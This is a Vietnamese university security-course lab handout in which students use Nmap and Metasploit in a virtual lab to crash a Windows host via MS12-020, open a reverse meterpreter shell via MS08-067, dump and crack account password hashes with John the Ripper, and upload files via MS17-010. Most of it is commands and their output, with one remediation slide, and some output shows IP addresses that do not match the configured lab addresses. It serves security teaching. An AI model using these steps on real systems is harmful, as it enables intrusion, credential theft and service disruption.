


TRƯỜNG ĐẠI HỌC
SƯ PHẠM KỸ THUẬT TP. HỒ CHÍ MINH
HCMC University of Technology and Education


KHOA CÔNG NGHỆ THÔNG TIN
BỘ MÔN MẠNG & AN NINH MẠNG

AN TOÀN THÔNG TIN (INSE330380)

BÀI LAB CHƯƠNG II BẢO MẬT HỆ ĐIỀU HÀNH



Ths. NGUYỄN THỊ THANH VÂN



Nội dung – Bảo mật HĐH

- Các thành phần của môi trường bảo mật hệ điều hành
- Các lỗi hỏng của hệ điều hành
- Bảo mật hệ điều hành: Bảo mật Linux/Unix, Bảo mật Windows

Ths. Nguyễn Thị Thanh Vân

2

Mục tiêu bài Lab




- Sinh viên có được kinh nghiệm trực tiếp về lỗi hỏng hệ điều hành .
- Sinh viên sẽ dùng hệ điều hành có lỗi hỏng; nhiệm vụ là khai thác lỗi hỏng và cuối cùng là giành được đặc quyền admin.
- Ngoài các cuộc tấn công, sinh viên sẽ được hướng dẫn tìm hiểu một số chương trình bảo vệ đã được triển khai trong hệ điều hành để chống lại các cuộc tấn công

Ths. Nguyễn Thị Thanh Vân

3

Chuẩn bị



- Mô tả sơ đồ mạng: máy Attacker: 192.168.8.128; máy Victim 192.168.8.129
 - Victim: cài window xp sp3 / Win7 / Server 2003....
 - Attacker: cài Kali Linux đặt chung một mạng LAN như sơ đồ trên.
 - Dùng VMWare để tạo 2 máy và kết nối với nhau
- Các công cụ (Trên Kali Linux, các công cụ này đều có sẵn)
 - Nmap trên máy đóng vai trò attacker
 - metasploit trên máy attacker

Ths. Nguyễn Thị Thanh Vân

4

Yêu cầu - Khai thác lỗ hổng HĐH



- Ms12_020: Khai thác lỗ hổng về port 3389/tcp về lỗi cho phép từ xa truy cập Remote Desktop: Ms12_020_maxchannelids.
 - Thực thi khai thác lỗ hổng này của máy nạn nhân từ máy Kali Linux
 - Kết quả: Máy nạn nhân bị xuất hiện màn hình xanh (RAM bị chiếm), khởi động lại máy
- MS08-067: port 445 –SMB.
 - Chiếm quyền truy xuất vào trong máy nạn nhân
 - Lấy username/ password của các tài khoản trong máy nạn nhân
- MS17-010: chiếm quyền truy xuất vào trong máy nạn nhân
 - Tạo/ xóa file trên máy nạn nhân. Shutdown máy nạn nhân
 - Chụp màn hình máy nạn nhân, dùng screenshot

Ths. Nguyễn Thị Thanh Vân

5

Khai thác lỗ hổng Ms12_020



- Dùng Nmap để phân tích Ip của máy victim (máy bị tấn công):
nmap -O 192.168.8.129

```
Nmap scan report for 192.168.8.129
Host is up (0.00038s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:A4:72:78 (VMware)
Device type: general purpose
```


Ths. Nguyễn Thị Thanh Vân

6

Khai thác lỗ hổng Ms12_020

- Case 1: Nếu không thấy port 3389 được mở thì vào máy nạn nhân bật chức năng "Remote desktop" lên

- Case 2: Tắt firewall máy nạn nhân
- Case 3: Lỗ hổng trên máy nạn nhân đã được vá



Ths. Nguyễn Thị Thanh Vân

7

Khai thác lỗ hổng Ms12_020

- Khởi động Metasploit, dùng lệnh: msfconsole => msf>
- Sau đó, ta tìm kiếm module Ms12_020_maxchannelids

```
msf > search ms12_020
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name                                     Disclosure Date  Rank  Description
-----
auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16      normal  MS12-020 Microsoft
Remote Desktop Use-After-Free DoS
auxiliary/scanner/rdp/ms12_020_check              normal  MS12-020 Microsoft
Remote Desktop Checker
```

- Để sử dụng module, dùng lệnh

```
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
```

Ths. Nguyễn Thị Thanh Vân

8

Khai thác lỗ hổng Ms12_020



- Để xem những đối tượng cần sử dụng để hack lỗ hổng, dùng lệnh show options

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.8.129    yes       The target address
  RPORT     3389             yes       The target port (TCP)
```

- Cần SET 2 đối tượng là SRVHOST và RHOST lần lượt là và ip của Linux (máy tấn công) và ip của máy victim (máy nạn nhân)

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set SRVHOST 192.168.8.128
SRVHOST => 192.168.8.128
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 192.168.8.129
RHOST => 192.168.8.129
```

Ths. Nguyễn Thị Thanh Vân

9

Khai thác lỗ hổng Ms12_020



- Cuối cùng chạy run để khai thác

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] 192.168.8.129:3389 - 192.168.8.129:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-
-Free DoS
[*] 192.168.8.129:3389 - 192.168.8.129:3389 - 210 bytes sent
[*] 192.168.8.129:3389 - 192.168.8.129:3389 - Checking RDP status...
[+] 192.168.8.129:3389 - 192.168.8.129:3389 seems down
[*] Auxiliary module execution completed
```

Ths. Nguyễn Thị Thanh Vân

10

Khai thác lỗi hổng Ms12_020

- Kết quả, máy Victim đã bị khởi động lại

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

.RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use safe mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:
*** STOP: 0x00000050 (0xFFFFF8A0E31BF98,0x0000000000000000,0xFFFFF88003441FB5,0
x0000000000000002)

*** RDPWD.SYS - Address FFFFF88003441FB5 base at FFFFF8800341A000, DateStamp
4ce7ab45

collecting data for crash dump ...
initializing disk for crash dump ...
```

Ths. Nguyễn Thị Thanh Vân

11

Khắc phục lỗi hổng Ms12_020

- Khắc phục lỗi hổng ms12_020
 - Không sử dụng dịch vụ RDP nếu không thật sự cần thiết
 - Thực hiện từ Start -> Run -> services.msc -> Stop and/or disable Remote Desktop Services hoặc qua Control Panel

Ths. Nguyễn Thị Thanh Vân

12

Khai thác lỗ hổng MS08-067

- Thực hiện bước quét cổng

```

root@kali:~# nmap -i 192.168.8.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-29 22:05 EDT
Nmap scan report for 192.168.8.129
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 00:0C:29:1A:17:1E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
root@kali:~#
msfconsole

```

Ths. Nguyễn Thị Thanh Vân

13

Khai thác lỗ hổng MS08-067

- set PAYLOAD windows/meterpreter/reverse_tcp

```

msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.8.129
RHOST => 192.168.8.129
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.8.128
LHOST => 192.168.8.128

```

- exploit

```

msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.2:445 - Automatically detecting the target...
[*] 192.168.1.2:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.2:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.2:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.4:4444 => 192.168.1.2:1038) at 2018-10-14 14:55:08 -0400

```

Ths. Nguyễn Thị Thanh Vân

14

Khai thác lỗ hổng MS08-067



- Kết quả: Dấu nhắc meterpreter > xuất hiện => chiếm quyền đăng nhập vào máy Victim
- Sử dụng lệnh hashdump lấy ra username và password đã được hash

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pro:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
victim01:1001:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
victim02:1002:aad3b435b51404eeaad3b435b51404ee:0354e32f782027d93643b5d828c07322:::
victim03:1003:aad3b435b51404eeaad3b435b51404ee:5a518a9d09bc3c914168a29bb86406f4:::
```

Ths. Nguyễn Thị Thanh Vân

15

Khai thác lỗ hổng MS08-067



- Lưu tất cả vào 1 file (ví dụ tên dump) lưu ở thư mục /root
- cat > dump hoặc dùng Text Editor (=note pad)
- Giả sử đang ở root:

```
root@kali:~# john --format=nt dump
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 32/32])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password (victim01)
p055w0rd (victim02)
L3rwzx9 (victim03)
(Administrator)
(Guest)
(pro)
6g 0:00:00:00 DONE 2/3 (2020-10-28 23:35) 600.0g/s 521200p/s 521200c/s 3127KC/s 123456..freedom
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Ths. Nguyễn Thị Thanh Vân

16

Khai thác lỗ hổng MS17-010

- Các bước ban đầu làm như các mã lỗi MS08-067
 - Quét cổng
 - Chạy metasploit
 - Khai thác
 - Chiếm quyền truy xuất

Ths. Nguyễn Thị Thanh Vân

17

Khai thác lỗ hổng MS17-010


- Tạo/ xóa file trên máy nạn nhân. Shutdown máy nạn nhân
- Chụp màn hình máy nạn nhân, dùng lệnh screenshot

```
meterpreter > cd ../../..
meterpreter > pwd
C:\
meterpreter > mkdir hacker
Creating directory: hacker
meterpreter > cd hacker
meterpreter > pwd
C:\hacker
meterpreter > lcd /root/
meterpreter > lpwd
/root
meterpreter > upload account.txt
[*] uploading : account.txt -> account.txt
[*] uploaded  : account.txt -> account.txt
meterpreter > ls
Listing: C:\hacker

Mode                Size      Type       Last modified          Name
----                -
100666/rw-rw-rw-   47       fil       2017-03-23 21:53:04 +0700 account.txt
meterpreter > 
```

Ths. Nguyễn Thị Thanh Vân

18



TRƯỜNG ĐẠI HỌC
SƯ PHẠM KỸ THUẬT TP. HỒ CHÍ MINH
HCMC University of Technology and Education

KHOA CÔNG NGHỆ THÔNG TIN
BỘ MÔN MẠNG & AN NINH MẠNG

Kết thúc Lab chương 2.2

